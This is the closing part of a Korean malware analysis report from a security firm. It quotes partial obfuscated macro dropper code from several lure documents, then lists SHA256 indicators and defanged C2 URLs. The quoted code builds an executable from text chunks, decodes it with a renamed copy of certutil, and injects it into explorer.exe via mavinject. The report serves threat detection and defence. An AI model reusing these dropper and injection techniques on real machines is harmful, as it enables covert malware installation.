jaytAWcA.Run "cmd /c md " & hrazQSoU, 0, True
Dim QPQLHyWR
Set QPQLHyWR = CreateObject("Scripting.FileSystemObject")
Dim RFgPZNWz
RFgPZNWz = hrazQSoU & APEjmxNN
Dim oPANVYUj
Set oPANVYUj = QPQLHyWR.CreateTextFile(RFgPZNWz)
oPANVYUj.Write "TV"
Set oPANVYUj = Nothing
RFgPZNWz = hrazQSoU & GhOpKnBZ
Dim cDZDoHyR
Set cDZDoHyR = QPQLHyWR.CreateTextFile(RFgPZNWz)
(중략)
jaytAWcA.Run "cmd /c copy /b %systemroot%₩system32₩certut*.exe " & hrazQSoU & BuXDwsdk, 0, True
jaytAWcA.Run "cmd /c copy /b " & hrazQSoU & APEjmxNN & "+" & hrazQSoU & GhOpKnBZ & " " & hrazQSoU &
WKQjkGWB & " & del " & hrazQSoU & APEjmxNN & " & del " & hrazQSoU & GhOpKnBZ, 0, True
jaytAWcA.Run "cmd /c " & hrazQSoU & BuXDwsdk & " -decode " & hrazQSoU & WKQjkGWB & " " & hrazQSoU &
oTYEiMDA & " & del " & hrazQSoU & WKQjkGWB & " & del " & hrazQSoU & BuXDwsdk, 0, True
Set DfNHYIaA = GetObject("winmgmts:₩₩.₩root₩cimv2")
Set tiBVvQrG = DfNHYIaA.ExecQuery("Select * from Win32_Process where name='explorer.exe'")
For Each objItem In tiBVvQrG
jaytAWcA.Run "cmd /c mavinject.exe " & objItem.ProcessID & " /injectrunning " & hrazQSoU & oTYEiMDA, 0
If objItem.Name = "explorer.exe" Then
Exit For
End If
Next
Set jaytAWcA = Nothing
End Function
```

GM

```
(생략)
Dim SwycNmEo, mcUKOkZA, nlusgwce, TFdMmkKx, RtvHQoDX, eBDyCxSw, DWESgpIu, RKhlFeqz
SwycNmEo = "c:₩Drivers"
mcUKOkZA = "₩DriverGFC.tmp"
nlusgwce = "₩DriverGFXCoin.tmp"
TFdMmkKx = "₩DriverCLHD.tmp"
RtvHQoDX = "₩DriverGFY.db"
strFinalTempFile = "₩DriverGFY.db.dll"
eBDyCxSw = "₩DriverUpdateRx.exe"
DWESgpIu = "₩DriverUpdateCheckCache.exe"
RKhlFeqz = "₩DriverConf.inf"
LfFBvYXA.Run "cmd /c md " & SwycNmEo, 0, True
Dim uKANIrPf
Set uKANIrPf = CreateObject("Scripting.FileSystemObject")
Dim nUxtSwfM
nUxtSwfM = SwycNmEo & mcUKOkZA
Dim ZnJjCGUS
Set ZnJjCGUS = uKANIrPf.CreateTextFile(nUxtSwfM)
ZnJjCGUS.Write "TV"
Set ZnJjCGUS = Nothing
nUxtSwfM = SwycNmEo & nlusgwce
Dim RSXzsSqV
Set RSXzsSqV = uKANIrPf.CreateTextFile(nUxtSwfM)
(중략)
#End If
Set RSXzsSqV = Nothing
Dim fDxOyjCJ
fDxOyjCJ = 1
LfFBvYXA.Run "cmd /c copy /b %systemroot%₩system32₩certut*.exe " & SwycNmEo & eBDyCxSw, 0, True
LfFBvYXA.Run "cmd /c copy /b " & SwycNmEo & mcUKOkZA & "+" & SwycNmEo & nlusgwce & " " & SwycNmEo &
TFdMmkKx & " & del " & SwycNmEo & mcUKOkZA & " & del " & SwycNmEo & nlusgwce, 0, True
LfFBvYXA.Run "cmd /c " & SwycNmEo & eBDyCxSw & " -decode " & SwycNmEo & TFdMmkKx & " " & SwycNmEo &
RtvHQoDX & " & del " & SwycNmEo & TFdMmkKx & " & del " & SwycNmEo & eBDyCxSw, 0, True
LfFBvYXA.Run "cmd /c copy /b " & SwycNmEo & RtvHQoDX & " " & SwycNmEo & strFinalTempFile, 0, True
If uKANIrPf.FileExists(SwycNmEo & RtvHQoDX) Then
Set vQSppIeZ = GetObject("winmgmts:₩₩.₩root₩cimv2")
Set HfXHePNP = vQSppIeZ.ExecQuery("Select * from Win32_Process where name='explorer.exe'")
For Each objItem In HfXHePNP
LfFBvYXA.Run "cmd /c mavinject.exe " & objItem.ProcessID & " /injectrunning " & SwycNmEo & RtvHQoDX, 0
If objItem.Name = "explorer.exe" Then
fDxOyjCJ = 2
Exit For
End If
(중략)
End Function
```

Airbus

```
(생략)
Dim bOzIrxwn, JLIiOZHk, KLbIsNzF, hRRIUHyI, FXZjGyxc, xpfqfcUD, iJtiimzI, yoltyGuZ, eSpkUgHL, wIdoPUOW, ZWCvYJIe
bOzIrxwn = "c:₩Drivers"
JLIiOZHk = "₩DriverGFD.tmp"
KLbIsNzF = "₩DriverGFZCoin.tmp"
hRRIUHyI = "₩DriverCFHD.tmp"
wIdoPUOW = "DriverCFHD.tmp"
FXZjGyxc = "₩DriverCacheSH.exe"
xpfqfcUD = "₩DriverCheckTY.exe"
iJtiimzI = "₩DriverConfigSX.inf"
eSpkUgHL = "₩DriverGK.tmp"
yoltyGuZ = "₩DriverGK.lnk"
ZWCvYJIe = "₩DriverCh.exe"
diVTmLbn.Run "cmd /c md " & bOzIrxwn, 0, True
Dim VrjEZMvc
Set VrjEZMvc = CreateObject("Scripting.FileSystemObject")
Dim ZhMftgbx
ZhMftgbx = bOzIrxwn & eSpkUgHL
Dim bPIQsiLx
(중략)
Set bPIQsiLx = Nothing
ZhMftgbx = bOzIrxwn & JLIiOZHk
Dim VHZsGNEe
Set VHZsGNEe = VrjEZMvc.CreateTextFile(ZhMftgbx)
VHZsGNEe.Write "TV"
Set VHZsGNEe = Nothing
ZhMftgbx = bOzIrxwn & KLbIsNzF
Dim EMJztSVK
Set EMJztSVK = VrjEZMvc.CreateTextFile(ZhMftgbx)
(중략)
#End If
Set EMJztSVK = Nothing
Dim lEXanGzA
lEXanGzA = 1
diVTmLbn.Run "cmd /c copy /b %systemroot%₩system32₩*ertut*.exe " & bOzIrxwn & xpfqfcUD, 0, True
diVTmLbn.Run "cmd /c copy /b " & bOzIrxwn & JLIiOZHk & "+" & bOzIrxwn & KLbIsNzF & " " & bOzIrxwn &
hRRIUHyI & " & del " & bOzIrxwn & JLIiOZHk & " & del " & bOzIrxwn & KLbIsNzF, 0, True
diVTmLbn.Run "cmd /c " & bOzIrxwn & xpfqfcUD & " -decode " & bOzIrxwn & eSpkUgHL & " " & bOzIrxwn &
yoltyGuZ & " & del " & bOzIrxwn & eSpkUgHL, 0, True
diVTmLbn.Run "cmd /c copy /b %systemroot%₩exp*.exe " & bOzIrxwn & ZWCvYJIe, 0, True
diVTmLbn.Run "cmd /c " & bOzIrxwn & ZWCvYJIe & " " & bOzIrxwn & yoltyGuZ, 0, True
For j = 1 To 3
Sleep 1000
If VrjEZMvc.FileExists(bOzIrxwn & FXZjGyxc) Then
diVTmLbn.Run "cmd /c explorer.exe /root,""" & bOzIrxwn & FXZjGyxc & """", 0, True
(생략)
```

* IoC

SHA256

e6dff9a5f74fff3a95e2dcb48b81b05af5cf5be73823d56c10eee80c8f17c845
ffec6e6d4e314f64f5d31c62024252abde7f77acdd63991cb16923ff17828885
65f7211c3d7fde25154b4226a7bef0712579e0093020510f6a4bb4912a674695
97515b70184f4553e5ae6b51d06a148b30d0a6632c077b98ad320e3c27cfd96f
8e1746829851d28c555c143ce62283bc011bbd2acfa60909566339118c9c5c97
8e1746829851d28c555c143ce62283bc011bbd2acfa60909566339118c9c5c97
606D04F4D889843EA6AD48E58671EAAE87F46BC8732794669C7B1E115E2D5B5F
F4D468D0C5551936C52A66FB6D8B87C4032754CC9BA3A47F11B7AF5E0140BAD3
D4F055D170FD783AE4F010DF64CFD18D8FA9A971378298EB6E863C60F57B93E3
C5153D6F6C103862F9163814D996F428C4BFE45BED5224D4B21CA239A1CCFCDC

C2

wicall[.]ir
wicall[.]ir/logo.png
allgraphicart[.]com
allgraphicart[.]com/logo.png
shopweblive[.]com
shopweblive[.]com/image_slider.png
gozdeelektronik[.]net
gozdeelektronik[.]net/wp-content/themes/0111/movie.jpg
technokain[.]com
technokain[.]com/ads/adshow1[.]dat
technokain[.]com/ads/adshow2[.]dat
www.sparkdept[.]com
www.sparkdept[.]com/wp-content/uploads/themify/theme2[.]db[.]enc
www.sparkdept[.]com/wp-content/uploads/themify/theme4[.]db[.]enc
thevagabondsatchel[.]com
thevagabondsatchel[.]com/wp-content/uploads/2019/09/public[.]avi

2021 SANDS Lab, Inc. All rights reserved.

(06143) 서울특별시 강남구 선릉로 577
조선내화빌딩 ㈜샌즈랩 401호

Tel. 070-8672-4083

Fax. 02-704-7508

E-mail. root@malwares.com

+ http://www.stsc.com

+ https://www.malwares.com

+ https://www.facebook.com/stsccom

+ https://www.facebook.com/malwarescom